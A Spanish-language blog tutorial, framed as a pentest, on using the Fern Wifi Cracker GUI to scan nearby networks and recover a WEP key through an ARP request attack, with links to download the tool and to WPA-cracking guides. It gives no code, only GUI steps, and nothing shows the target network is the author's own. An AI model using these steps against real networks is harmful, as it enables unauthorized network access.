* Procedemos a ejecutar Fern Wifi Cracker luego de que este funcionando nuestra herramienta, colocamos la interfaz Wlan0 (wireless), Iniciamos nuestro escaneo de Redes dando clic en el botoncito primario (antenita xD) Damos un momento para que escanee las redes activadas.


* En mi caso he encontrado 3 redes con seguridad WEP y 2 con seguridad WPA Posteriormente Auditaré una de las 3 redes con seguridad WEP

* Aquí ya vemos el panel desde donde podremos realizar nuestro pentest tenemos nuestras 3 redes con seguridad WEP:


* Lo siguiente será ver que método emplear, en mi caso usare ARP Request (opcional), si lo dejamos en blanco no importa automáticamente nuestra herramienta lo hará por nosotros.


* Como podemos ver la misma herramienta nos muestra lo que es: ESSID, BSSID, CHANEL,
POWER Y ENCRYPTION


* Damos click en “Attack” y esto nos tomará unos o muchos minutos dependiendo del nivel de seguridad que tenga la CLAVE WEP.


* Después de nuestra cómoda espera xD tenemos lo esperado !! (la clave) :


* ¿ Y si se nos olvida la clave o no la anotamos…? Esta herramienta con cada clave que
nos desencripte la auto-guardará en la base de datos antes mencionada con la que cuenta esta gran herramienta.

Y nos mostrará algo como esto :


* Para poder bajar la Herramienta lo pueden hacer desde el siguiente enlace:
Descarga:

Fuente:
http://blackophn.blogspot.com/2013/08/pentest-redes-wifi-con-fern-wifi-cracker.html

Links de interes:
http://www.hackplayers.com/2012/10/wifite-crackear-redes-wifi-para-dummies.html
http://r4z0rbl4ck.wordpress.com/2013/06/02/hackear-redes-wpa-con-fern-wifi-cracker-by-r4z0r/
Powered by Bad Robot
Helped by Blackubay